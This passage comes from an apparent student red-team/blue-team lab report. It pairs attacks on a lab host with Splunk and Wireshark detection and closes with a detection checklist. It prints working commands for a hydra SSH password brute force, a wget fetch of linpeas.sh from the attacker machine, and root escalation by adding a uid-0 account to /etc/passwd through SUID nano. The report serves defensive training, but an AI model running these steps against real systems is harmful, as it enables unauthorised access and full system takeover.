< Prev 1 2 3 4 5 6 7 8 ... Next >

Time	Event
11/11/25 10:49:05.000 PM	<code>{ [-]</code> <code>dest_ip: 10.30.0.250</code> <code>dest_port: 8080</code> <code>event_type: http</code> <code>flow_id: 406654312115230</code> <code>http: { [+]</code> <code>}</code> <code>in_iface: hn3</code> <code>pkt_src: wire/pcap</code> <code>proto: TCP</code> <code>src_ip: 192.168.1.27</code> <code>src_port: 51214</code> <code>timestamp: 2025-11-11T22:49:05.418186+1100</code> <code>tx_id: 1</code>

SELECTED FIELDS
 host 1
 source 1
 sourcetype 1

INTERESTING FIELDS
 dest_ip 1
 dest_port 1
 event_type 1
 flow_id 100+
 http.hostname 7
 http.http_content_type 2
 http.http_method 15
 http.http_port 2

The screenshot shows the Splunk Enterprise search interface. The search bar contains the following command:

```
1 index="pfsense_suricata" dest_ip="10.30.0.250" dest_port=8080 event_type=http  
2 | stats count by src_ip  
3 | where count>200
```

The results section shows 2,244 events from November 11, 2025, between 10:19:00.000 PM and 11:19:12.000 PM. The search is set to "Last 60 minutes". The Statistics tab is selected, showing a single row for src_ip 192.168.1.27 with a count of 2244.

We were able to monitor this spidering activity via Wireshark and Splunk.

2.5 Brute Force Attack


Red Team Activity:

The red team conducted a brute force attack on the target system to gain unauthorised access by systematically attempting multiple password combinations until a valid one was found. The attack was successful, and the team obtained the correct password.

Target: 10.30.0.250

```
(kali㉿kali)-[~] $ hydra -l gazelle -P /usr/share/wordlists/fasttrack.txt ssh://10.30.0.250:2222 -t 4  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-05 00:40:34  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 222 login tries (l:1/p:222), ~56 tries per task  
[DATA] attacking ssh://10.30.0.250:2222/  
[STATUS] 38.00 tries/min, 38 tries in 00:01h, 184 to do in 00:05h, 4 active  
[2222][ssh] host: 10.30.0.250 login: gazelle password: Password1!  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-05 00:43:04
```

Blue Team Activity:



Splunk Enterprise Screenshot:

Search Query:

```
1 index="pfsense_suricata" dest_ip="10.30.0.*" dest_port=2222
2 |stats count by src_ip,dest_ip
3 | where count>10
```

Results:

- 17 events (11/5/25 1:08:00.000 PM to 11/5/25 5:08:08.000 PM)
- No Event Sampling
- Job
- Events (17) Statistics (1)
- src_ip: 192.168.1.27 dest_ip: 10.30.0.250 count: 17

The screenshot shows a Splunk search interface with the URL `192.168.0.10:8000/en-US/app/search/search?earliest=-4h%40m&latest=now&q=search`. The search results display two events:

```
src_ip: 10.30.0.250
src_port: 58414
ssh: { [+]
}
timestamp: 2025-11-05T16:40:34.640625+1100
tx_id: 0
}
Show as raw text
host = pfSense | source = /var/log/suricata/suricata_hn346656/eve.json
sourcetype = suricata

> 11/5/25
4:40:35.000 PM { [-]
dest_ip: 10.30.0.250
dest_port: 2222
event_type: ssh
flow_id: 578421054597330
in_iface: hn3
pkt_src: wire/pcap
proto: TCP
src_ip: 192.168.1.27
src_port: 58408
ssh: { [+]
}
timestamp: 2025-11-05T16:40:34.360331+1100
```

Using Wireshark and Splunk, we were able to monitor multiple login attempts to 10.30.0.250. It seems that the attacker finally logged into the system.

2.6 Post-Exploitation Enumeration

Red Team Activity:

The red team deployed *linpeas.sh* on the target Linux machine to assess its security posture and identify vulnerabilities or misconfigurations that could enable privilege escalation or system compromise.

Target: 10.30.0.250

Red team used a simple http server and uploaded linpeas.sh to the target machine as shown below.

```
(kali㉿kali)-[~/Downloads]
└─$ ssh -p 2222 gazelle@10.30.0.250
The authenticity of host '[10.30.0.250]:2222 ([10.30.0.250]:2222)' can't be e
stablished.
ED25519 key fingerprint is SHA256:xQYfZMjXDI+Ef/Hktvz9p8iyzzHzWukcsL8HoHvb1g
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.30.0.250]:2222' (ED25519) to the list of know
n hosts.
gazelle@10.30.0.250's password:
Linux blackbox 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-
04-01) x86_64
└─$ linpeas.sh
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

└─$ /tmp/linpeas.sh
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr 11 21:04:30 2023 from 10.0.2.15
(gazelle@blackbox)-[~]
└─$ wget http://192.168.1.27:8000/linpeas.sh -O /tmp/linpeas.sh
--2025-11-06 00:11:23-- http://192.168.1.27:8000/linpeas.sh
Connecting to 192.168.1.27:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK ...
Length: 971926 (949K) [text/x-sh] /linpeas.sh HTTP/1.1 200 -
Saving to: '/tmp/linpeas.sh'

/tmp/linpeas.sh      100%[=====] 949.15K  --.-KB/s   in 0.03s
2025-11-06 00:11:23 (28.4 MB/s) - '/tmp/linpeas.sh' saved [971926/971926]
```

Then they run linpeas.sh

From the scanning result of linpeas.sh, the red team found that SUID was set on nano editor

Files with Interesting Permissions

```
| SUID - Check easy privesc, exploits and write perms
| https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 611K Apr  9  2022 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 15K Feb 12  2022 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-- 1 root messagebus 51K Mar  1  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 71K Mar  4  2022 /usr/bin/passwd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-- 1 root kismet 143K Feb 15  2022 /usr/bin/kismet_cap_nrf_mousejack
-rwsr-xr-- 1 root kismet 143K Feb 15  2022 /usr/bin/kismet_cap_nrf_52840 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 159K Oct 11  2021 /usr/bin/ntfs-3g → Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
-rwsr-xr-x 1 root root 58K Mar  4  2022 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 59K Apr 14  2022 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-- 1 root kismet 147K Feb 15  2022 /usr/bin/kismet_cap_ti_cc_2540
-rwsr-xr-x 1 root root 35K Sep 17  2021 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 52K Mar  4  2022 /usr/bin/chsh
-rwsr-xr-- 1 root kismet 155K Feb 15  2022 /usr/bin/kismet_cap_linux_bluetooth
-rwsr-xr-- 1 root kismet 215K Feb 15  2022 /usr/bin/kismet_cap_linux_wifi
-rwsr-xr-x 1 root root 345K Feb 19  2022 /usr/bin/nano
-rwsr-xr-x 1 root root 35K Apr 14  2022 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 48K Mar  4  2022 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-- 1 root kismet 143K Feb 15  2022 /usr/bin/kismet_cap_nxp_kw41z
-rwsr-xr-- 1 root kismet 147K Feb 15  2022 /usr/bin/kismet_cap_rz_killerbee (Unknown SUID binary!)
-rwsr-xr-- 1 root kismet 143K Feb 15  2022 /usr/bin/kismet_cap_ubertooh_one
-rwsr-xr-- 1 root kismet 147K Feb 15  2022 /usr/bin/kismet_cap_ti_cc_2531
-rwsr-xr-x 1 root root 87K Mar  4  2022 /usr/bin/gpasswd
```


Blue Team Activity:


Search | Splunk 9.0.4.1

192.168.0.10:8000/en-US/app/search/search?earliest=-60m%40m&latest=now&c

< Hide Fields All Fields List ▾ Format 20 Per Page ▾

	i Time	Event
a http.response_headers[]value 5 # http.status 1 a http.url 1 a in_iface 1 a index 1 # linecount 1 a pkt_src 1 a proto 1 a punct 1 a splunk_server 1 a src_ip 2 # src_port 3 # ssh.client.proto_version 1 a ssh.client.software_version 1 # ssh.server.proto_version 1 a ssh.server.software_version 1 a timestamp 3 # tx_id 1	> 11/6/25 12:04:32.000 AM	<pre>Event ... pkt_src: wire/pcap proto: TCP src_ip: 192.168.1.27 src_port: 8000 timestamp: 2025-11-06T00:11:23.771063+1100 } Show as raw text host = pfSense source = /var/log/suricata/suricata_hn346656/eve.json sourcetype = suricata</pre>
+ Extract New Fields		<pre>{ [-] dest_ip: 10.30.0.250 dest_port: 2222 event_type: ssh flow_id: 2135286745090947 in_iface: hn3 pkt_src: wire/pcap proto: TCP src_ip: 192.168.1.27 src_port: 34194 ssh: { [+] } timestamp: 2025-11-06T00:04:31.524750+1100 tx_id: 0 } Show as raw text host = pfSense source = /var/log/suricata/suricata_hn346656/eve.json sourcetype = suricata</pre>





Using Splunk and Wireshark, we were able to monitor the incident and capture both Wget traffic and linpeas.sh enumeration.

2.7 Privilege Escalation

Red Team Activity:

Target: 10.30.0.250

Red team used SUID-enabled /bin/nano to edit /etc/passwd, created user 'demo' with password '123', and gained root access.


Generate a password hash as shown below:

```
(kali㉿kali)-[~]
└─$ openssl passwd -1 -salt demo 123
$1$demo$N8rNOM51XVLc6Sj7cqsmT/
```

Edit /etc/passwd using nano.

```
(gazelle㉿blackbox)-[~]
└─$ nano /etc/passwd
```

Add user 'demo' and password hash at the end. Save the file and exit.



```
gazelle@blackbox: ~
File Actions Edit View Help
File Actions Edit View Help
GNU nano 6.2          /etc/passwd *
tcpdump:x:114:120::/nonexistent:/usr/sbin/nologin
sshd:x:115:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin
avahi:x:118:123:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:999:999:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
rtkit:x:119:124:RealtimeKit,,,:/proc:/usr/sbin/nologin
Debian-snmp:x:120:125::/var/lib/snmp:/bin/false
speech-dispatcher:x:121:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
sslh:x:122:126::/nonexistent:/usr/sbin/nologin
postgres:x:123:128:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
nm-openvpn:x:124:129:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nomodescript
nm-openconnect:x:125:130:NetworkManager OpenConnect plugin,,,:/var/lib/Netwo...
pulse:x:126:131:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
lightdm:x:129:137:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:130:138:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:131:139::/var/lib/geoclue:/usr/sbin/nologin
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
bobdabuilder:x:1000:1000:bobdabuilder,,,:/home/bobdabuilder:/usr/bin/zsh
gazelle:x:1001:1001,,,:/home/gazelle:/bin/bash
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
```

Switch the use from 'gazelle' to 'demo'.

```

(gazelle@blackbox)-[ ~]
$ su demo
Password:
(root@blackbox)-[/home/gazelle]
# id
uid=0(root) gid=0(root) groups=0(root)

(root@blackbox)-[/home/gazelle]
# whoami
root
# 

```

Now the red team gets root access to this Blackbox machine.

Blue Team Activity:

The screenshot shows a Wireshark interface with the following details:

- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Includes icons for file operations, search, and various analysis tools.
- Search Bar:** ip.addr==10.30.0.250
- Table:** Shows network traffic with columns: No., Time, Source, Destination. The first frame (No. 1) is selected, showing the source as 192.168.1.27 and destination as 10.30.0.250.
- Frame Details:**
 - Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
 - Ethernet II, Src: Microsoft_00:04:21 (00:15:5d:00:04:21), Dst: Microsoft_00:04:11 (00:fa:a8:58:08:ae)
 - Internet Protocol Version 4, Src: 192.168.1.27, Dst: 10.30.0.250
 - Transmission Control Protocol, Src Port: 43096, Dst Port: 2222, Seq: 1, Ack: 1, Len: 36
 - Data (36 bytes): Hex dump and ASCII dump showing the payload.
- Hex Dump:** Shows the raw byte sequence of the selected frame.

Using Wireshark, we could see attacker's IP address at that time. Unfortunately, we failed to monitor this privilege escalation activity.

2.8 Blue Team Observation Checklist

Table 1 – Blue team observation checklist

Time	Attack detected	Victim IP	Source IP	Description	Response
03/11/2025 23:13:10	Vulnerability Scanning	10.30.0.235, 10.30.0.236, 10.30.0.237, 10.30.0.250	192.168.1.27	Vulnerability Scanning to identify any known vulnerabilities on target hosts	Setting up IDS or WAF to monitor and block suspicious scanning.
04/11/2025 14:25:41	Port scanning	10.30.0.250	192.168.1.27	Port scanning to discover open ports on the target	Setting up IDS or WAF to monitor and block suspicious scanning.
04/11/2025 22:56:51	Directory Busting	10.30.0.250	192.168.1.27	Web content scanning to discover hidden web content	Setting up IDS or WAF to monitor and block directory requests.
11/11/2025 22:49:05	Spidering	10.30.0.250	192.168.1.27	Web spidering to map web application's structure and find hidden items	Setting up IDS or WAF to monitor and block suspicious activities.
05/11/2025 16:40:34	Brute Force Attack	10.30.0.250	192.168.1.27	To gain unauthorized access to the target system by trying a large	Setting up IDS or WAF to monitor for excessive

				number of possible passwords in the dictionary	failed login attempts and block suspicious IP addresses.
06/11/2025 00:04:31	Post-exploitation enumeration	10.30.0.250	192.168.1.27	To identify potential vulnerabilities or misconfigurations that could lead to privilege escalation or compromise	Treat the presence of linpeas.sh as a potential security incident. Initiate an incident response process.
06/11/2025 13:38:34	Privilege Escalation	10.30.0.250	192.168.1.27	To gain full access to the system	Blue team failed to monitor the activity